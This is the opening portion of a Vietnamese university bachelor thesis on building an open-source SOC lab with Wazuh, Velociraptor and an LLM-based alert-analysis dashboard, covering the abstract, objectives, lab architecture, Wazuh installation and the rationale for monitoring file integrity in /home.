UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI

DEPARTMENT OF INFORMATION AND COMMUNICATION TECHNOLOGY



BACHELOR THESIS

By

Nguyễn Ngọc Quang

Title:

SOC Threat Detection and Investigation using Wazuh, Velociraptor, and AI-assisted Alert Analysis

External Supervisor: Trần Trương Ngọc Nam

Internal Supervisor: Nguyễn Minh Hương

DECLARATION

To whom it may concern,

I, Trần Trương Ngọc Nam, certify that the thesis/ internship report of Mr. Nguyễn Ngọc Quang is qualified to be presented in the Internship Jury 2025-2026.

Hanoi,

Supervisor's signature

Contents

Contents III
ACKNOWLEDGEMENTS VI
LIST OF ABBREVIATIONS VII
LIST OF TABLES VIII
LIST OF FIGURES VIII
ABSTRACT 1
I/ INTRODUCTION 2
II/ OBJECTIVES 3
III/ MATERIALS AND METHODS 4
1. Lab Architecture & Setup 4
1.1. Architecture Overview 4
1.2. Network Diagram 4
1.3. Linode Cloud Server 5
1.4. Docker Containers 6
1.5. Virtual Machines 6
2. Wazuh Server Setup 8
2.1. Overview 8
2.2. Installation Process 8
2.3. Wazuh Dashboard 9
2.4. Agent Deployment 9
2.5. File Integrity Monitoring (FIM) Configuration 11
2.6. Active Response Configuration 12
3. 3. Velociraptor Setup 14
3.1. Overview 14
3.2. Server Installation 15
3.3. Accessing the Velociraptor GUI 16
3.4. Client Deployment on Ubuntu VM 16
3.5. Viewing the Client Details 17
3.6. Collecting Artifacts - Login History 18

3.7. Collecting Artifacts - Running Processes 20
4. Attack Simulation 22
4.1. SSH Brute-Force Attack with Hydra 22
4.2. Wazuh Detection - SSH Brute-Force 23
4.3. Active Response - Automatic IP Block 26
4.4. File Integrity Monitoring (FIM) Tests 29
4.5. Malware Simulation - Post-Breach Payload Delivery 32
4.6. Velociraptor Post-Compromise File Investigation 36
5. AI-Powered Alert Analysis - Design & Implementation 39
5.1. Overview 39
5.2. Architecture & Data Flow 40
5.3. Key Code - Alert Fetching 41
5.4. Key Code - AI Analysis 42
5.5. Dashboard Interface 42
IV/ RESULTS AND DISCUSSION 44
1. AI Analysis Results 44
2. Follow-Up Questions 46
3. AI Analysis Summary 47
4. Detection Summary 48
5. MITRE ATT&CK Mapping 50
6. Project Proposal Outcomes - Achievement Summary 51
7. Key Findings 52
8. Challenges & Lessons Learned 52
8.1. Velociraptor GUI Binding (127.0.0.1 vs 0.0.0.0) 52
8.2. Firewall Port Configuration 53
8.3. AI API Rate Limits (Gemini to Groq Migration) 53
8.4. FIM Scan Frequency 53
8.5. Wazuh Indexer SSL Certificate Verification 54
8.6. Lessons Learned 54
V/ CONCLUSION & PERSPECTIVE 55

1. Conclusion 55
2. Future Work..... 55
REFERENCES..... 57
APPENDICES 58
Appendix 1: SOC Dashboard Source Code (app.py) 58
Appendix 2: Wazuh Agent Configuration (ossec.conf) - FIM Section..... 60
Appendix 3: Wazuh Manager Configuration - Active Response..... 61
Appendix 4: AI Analysis Prompt Template 61
Appendix 5: Docker Compose Configuration 62
Appendix 6: SOC Dashboard Environment Variables (.env) 63
Appendix 7: Environment & Versions..... 64

ACKNOWLEDGEMENTS

I would like to express my sincere gratitude to my external supervisor, Mr. Trần Trương Ngọc Nam, and my internal supervisor, Ms. Nguyễn Minh Hương, for their guidance, feedback, and support throughout this internship project. I would also like to thank the University of Science and Technology of Hanoi (USTH) and its Information and Communication Technology department for providing the academic environment, training, and resources that made this project possible.

LIST OF ABBREVIATIONS

Abbreviation	Definition
SOC	Security Operations Center
SIEM	Security Information and Event Management
DFIR	Digital Forensics and Incident Response
FIM	File Integrity Monitoring
IP	Internet Protocol
SSH	Secure Shell
VM	Virtual Machine
GUI	Graphical User Interface
AI	Artificial Intelligence
LLM	Large Language Model
API	Application Programming Interface
MITRE ATT&CK	MITRE Adversarial Tactics, Techniques, and Common Knowledge
TTP	Tactics, Techniques, and Procedures
IOC	Indicator of Compromise
XDR	Extended Detection and Response
SOAR	Security Orchestration, Automation, and Response
VQL	Velociraptor Query Language
SSL	Secure Sockets Layer
REST	Representational State Transfer
OS	Operating System
CPU	Central Processing Unit
URL	Uniform Resource Locator

LIST OF TABLES

Table III-1. Lab Components, Platforms, IPs and Roles. 4
Table III-3. Velociraptor Artifacts Collected and Their Purpose. 22
Table III-4. Wazuh Detection Rules Triggered. 23
Table III-5. Hydra Brute-Force Scenarios and Output. 28
Table III-6. Active Response Operations and Wazuh Events. 30
Table III-7. File Integrity Monitoring Events and Significance. 35
Table III-8. Velociraptor Findings and MITRE ATT&CK Relevance 39
Table IV-1. Summary of Detections Across Tools. 48
Table IV-2. MITRE ATT&CK Techniques Mapped to Observed Activity. 50
Table IV-3. Project Proposal Outcomes - Achievement Summary. 51

LIST OF FIGURES

Figure III-1. Network Architecture Overview. 5
Figure III-2. Network Diagram. 5
Figure III-3. Linode Cloud Server Dashboard. 6
Figure III-4. Docker Containers Running. 7
Figure III-5. Virtual Machines Overview. 7
Figure III-6. Wazuh Installation Process. 9
Figure III-7. Wazuh Manager Service Status. 10
Figure III-8. Wazuh Dashboard Login 10
Figure III-9. Wazuh Dashboard Overview. 12
Figure III-10. Wazuh Agent Deployment Command. 13
Figure III-11. Agent Status in Dashboard. 14
Figure III-12. FIM Configuration in ossec.conf 16
Figure III-13. Active Response Configuration. 17
Figure III-14. Velociraptor Server Installation. 18
Figure III-15.Velociraptor GUI Login. 19
Figure III-16. Velociraptor Client Deployment on Ubuntu VM. 19
Figure III-17. Velociraptor Client Details. 20
Figure III-18. Login History Artifact Collection. 21
Figure III-19. Running Processes Artifact Collection. 21
Figure III-20. Hydra SSH Brute-Force Command. 23
Figure III-21. Hydra Brute-Force Output. 24
Figure III-22. Wazuh Alert - SSH Brute-Force Detected. 25
Figure III-23. Wazuh Rule Details for Brute-Force Detection. 25
Figure III-24Active Response IP Block Triggered.. 26

Figure III-25. Blocked IP in iptables. 26
Figure III-26. Attacker's Perspective - Connection Refused..... 27
Figure III-27. FIM Test - File Creation Event. 28
Figure III-28. FIM Test - File Modification Event. 29
Figure III-29. FIM Test - File Deletion Event. 30
Figure III-30. Malware Payload Delivery. 31
Figure III-31. Malware Execution on Target Host. 31
Figure III-32. Reconnaissance Commands Executed. 32
Figure III-33. Wazuh FIM Alert for Malware Activity. 32
Figure III-34. Persistence Mechanism - Backdoor Cron Job. 34
Figure III-35. Velociraptor Bash History Collection. 35
Figure III-36. Velociraptor Shell - Direct File Examination. 36
Figure III-37. Velociraptor Findings Summary. 37
Figure III-38. SOC Dashboard Login Page. 38
Figure III-39. AI-Powered Alert Analysis Overview. 38
Figure III-40. SOC Dashboard Data Flow Sequence Diagram. 41
Figure III-41. Key Code Snippet - Alert Fetching Logic. 43
Figure IV-1. Key Code Snippet - AI Analysis Function. 44
Figure IV-2. SOC Dashboard Interface Overview. 45
Figure IV-3. AI Analysis Results for a Sample Alert. 45
Figure IV-4. Follow-Up Question and AI Response. 46
Figure IV-5. AI Analysis Summary View. 47
Figure IV-6. MITRE ATT&CK Mapping Visualization. 47

ABSTRACT

This report describes how I set up and tested a small Security Operations Center (SOC) lab to see how threat detection and incident response work in practice, using only open-source tools. Wazuh was used as the main Security Information and Event Management (SIEM) platform. It ran on a Linode cloud server through Docker and collected and analyzed logs from Ubuntu and Windows endpoints. I configured File Integrity Monitoring (FIM) and Active Response so the system could detect unauthorized file changes and automatically block malicious IP addresses during brute-force attacks. Velociraptor was added as a digital forensics and incident response (DFIR) tool to give endpoint visibility, collect artifacts, and help with investigation after a compromise. To produce real alerts, I used Hydra to run SSH brute-force attacks and a custom script to simulate malware delivery, execution, and persistence. I also built an AI-assisted alert analysis dashboard with Flask and a large language model (Llama 3.3 70B via Groq) that summarizes Wazuh alerts, maps them to MITRE ATT&CK techniques, and suggests remediation steps. In the tests, Wazuh detected the brute-force attempts, blocked the attacking IP through Active Response, and flagged the file integrity changes linked to malware persistence. Velociraptor confirmed the same findings using bash history and live shell collection, and the AI dashboard picked out the right MITRE ATT&CK techniques and gave usable recommendations. Overall, the project shows that a working SOC pipeline covering detection, forensics, and AI-assisted analysis can be built entirely from free tools, which makes it a useful reference for organizations that do not have a large security budget.

Keywords: Security Operations Center, SIEM, Wazuh, Velociraptor, MITRE ATT&CK, AI-Assisted Alert Analysis.

I/ INTRODUCTION

A Security Operations Center (SOC) is the team inside an organization that monitors, detects, analyzes, and responds to cybersecurity threats as they happen. A SOC depends on a mix of technology, processes, and trained people to keep the organization's systems safe from cyberattacks, data breaches, and other incidents.

Organizations today deal with a lot of cyber threats, from brute-force attacks and malware to unauthorized access and data theft, so real-time monitoring matters more than it used to. The problem is that many organizations, especially small and mid-sized ones, cannot afford to run a fully staffed SOC. Automated tools and AI-assisted analysis are one way to close that gap.

The goal of this project was to build a working SOC lab using open-source and free tools, and to run it through a realistic security workflow. The lab is built around three main parts:

Wazuh - An open-source Security Information and Event Management (SIEM) platform that provides log analysis, intrusion detection, file integrity monitoring, vulnerability detection, and active response capabilities.

Velociraptor - An open-source digital forensics and incident response (DFIR) tool that gives endpoint visibility, collects artifacts, and lets you hunt for threats across connected systems.

AI-Assisted Alert Analysis - A web dashboard I built that uses a large language model (Llama 3.3 70B via Groq) to read Wazuh security alerts and give plain-language summaries, MITRE ATT&CK mappings, and recommendations.

Put together, these tools cover the whole monitoring pipeline: detecting an attack, investigating it with forensics, and then analyzing it with the help of AI, all inside a controlled lab.

II/ OBJECTIVES

The primary objectives of this project are:

1. Deploy a SIEM solution (Wazuh) on a cloud server to centrally collect and analyze security logs from multiple endpoints.

2. Configure File Integrity Monitoring (FIM) to detect unauthorized file changes on monitored systems, such as file creation, modification, and deletion.

3. Implement Active Response to automatically block malicious IP addresses when brute-force attacks are detected, demonstrating automated incident response capabilities.

4. Deploy a forensics tool (Velociraptor) to enable endpoint investigation, artifact collection, and threat hunting on compromised systems.

5. Simulate real-world cyberattacks using penetration testing tools (Hydra) to generate authentic security alerts and validate the detection capabilities of the lab.

6. Build an AI-powered alert analysis dashboard that pulls live security alerts from Wazuh and uses a large language model to provide automated threat assessment, MITRE ATT&CK technique mapping, and SOC analyst-style recommendations.

7. Document the entire process from infrastructure setup to attack simulation to AI analysis, demonstrating a complete SOC workflow.

III/ MATERIALS AND METHODS

1. Lab Architecture & Setup

1.1. Architecture Overview

The lab consists of four main components distributed across cloud and local virtual environments:

Table III-1. Lab Components, Platforms, IPs and Roles.

Component	Platform	IP Address	Role
Wazuh Server (Docker)	Linode VPS (Cloud)	139.162.62.154	SIEM - log collection, alerts, active response
Velociraptor Server	Linode VPS (Cloud)	139.162.62.154	Forensics - endpoint investigation
Ubuntu 24.04 VM	VMware (Local)	192.168.110.130	Agent/Victim - monitored endpoint
Kali Linux VM	VMware (Local)	192.168.110.129	Attacker - brute-force with Hydra
Windows 11 VM	VMware (Local)	192.168.110.131	Registered Wazuh agent (disconnected)
SOC Dashboard	Host Machine (Windows)	localhost:5000	AI analysis - Flask + Groq/Llama 3.3

1.2. Network Diagram

The following diagram illustrates the complete lab architecture, showing all components, their connections, data flows, and the attack path:




Figure III-1. Network Architecture Overview.

1.3. Linode Cloud Server

The Wazuh server and Velociraptor server are hosted on a Linode VPS (Linode 2 GB plan) located in the SG (Singapore) region. The server runs Docker containers for the Wazuh stack.




Figure III-2. Network Diagram.

1.4. Docker Containers

The Wazuh stack runs as three Docker containers on the Linode server:

`single-node_wazuh.manager_1` - Wazuh Manager (ports 1514, 1515, 55000)

`single-node_wazuh.dashboard_1` - Wazuh Dashboard (port 443)

`single-node_wazuh.indexer_1` - Wazuh Indexer/OpenSearch (port 9200)




Figure III-3. Linode Cloud Server Dashboard.

1.5. Virtual Machines

All local virtual machines are managed using VMware Workstation. The Ubuntu VM serves as the primary monitored endpoint (victim), the Kali VM acts as the attacker, and the Windows 11 VM is a registered but disconnected agent.

Ubuntu 24.04 VM (Victim/Agent):




Figure III-4. Docker Containers Running.

Kali Linux VM (Attacker):




Figure III-5. Virtual Machines Overview.

2. Wazuh Server Setup

2.1. Overview

Wazuh is an open-source security platform that combines XDR (Extended Detection and Response) and SIEM features. I deployed it on the Linode VPS using the official wazuh-docker repository, which makes the setup easier through Docker Compose.

The Wazuh deployment consists of three core components:

Wazuh Manager - Receives and analyzes data from agents, triggers alerts based on rulesets, and executes active responses.

Wazuh Indexer - Based on OpenSearch, it stores and indexes all alerts and events for searching and analysis.

Wazuh Dashboard - A web-based interface for visualizing alerts, managing agents, and configuring the platform.

2.2. Installation Process

The Wazuh stack was deployed using Docker Compose from the official repository:

```
# Clone the Wazuh Docker repository
git clone https://github.com/wazuh/wazuh-docker.git -b
v4.14.4

# Navigate to the single-node deployment
cd wazuh-docker/single-node

# Generate SSL certificates
docker-compose -f generate-indexer-certs.yml run --rm
generator
```

```
# Start the Wazuh stack
docker-compose up -d
```

2.3. Wazuh Dashboard

After deployment, the Wazuh Dashboard is accessible at https://139.162.62.154. The dashboard provides a comprehensive overview of the security posture, including agent status, alert severity levels, and quick access to all security modules.




Figure III-6. Wazuh Installation Process.

2.4. Agent Deployment

Wazuh agents were deployed on the Ubuntu and Windows 11 virtual machines to enable centralized log collection and monitoring. Agents communicate with the Wazuh Manager over port 1514 (event data) and 1515 (agent registration).

The agent deployment process is streamlined through the Wazuh Dashboard:

- Navigate to Endpoints → Deploy new agent.
- Select the operating system and architecture.
- Enter the Wazuh Manager IP address (139.162.62.154).

- Copy and run the generated installation commands on the target machine.




Figure III-7. Wazuh Manager Service Status.

After deployment, agents appear in the Endpoints list with their status, IP address, operating system, and version information:




Figure III-8. Wazuh Dashboard Login

2.5. File Integrity Monitoring (FIM) Configuration

File Integrity Monitoring (FIM) was configured on the Ubuntu agent to detect unauthorized file changes in the /home directory. FIM works by creating a baseline of file checksums and then alerting when files are created, modified, or deleted.

I picked the /home directory for FIM monitoring because it is one of the more sensitive places on a Linux system. This directory holds:

- User profile and configuration files (e.g., .bashrc, .profile) - an attacker could modify these to establish persistence by injecting malicious commands that execute on every login.
- SSH keys (`~/.ssh/authorized_keys`) - a compromised system could have unauthorized SSH keys added, granting the attacker persistent backdoor access even after passwords are changed.
- Personal documents and sensitive data - any data exfiltration or tampering by an attacker would involve files stored under /home.
- Application configuration files (`~/.config/`) - malware or attackers may alter application settings to disable security features or redirect data.

This matters for the brute-force scenario in the lab: if the attacker guesses the password and gets SSH access, FIM would catch any file changes made afterward, like dropping malware, adding SSH keys for persistence, or editing user config files. So it acts as a second layer of detection on top of the original brute-force alert.

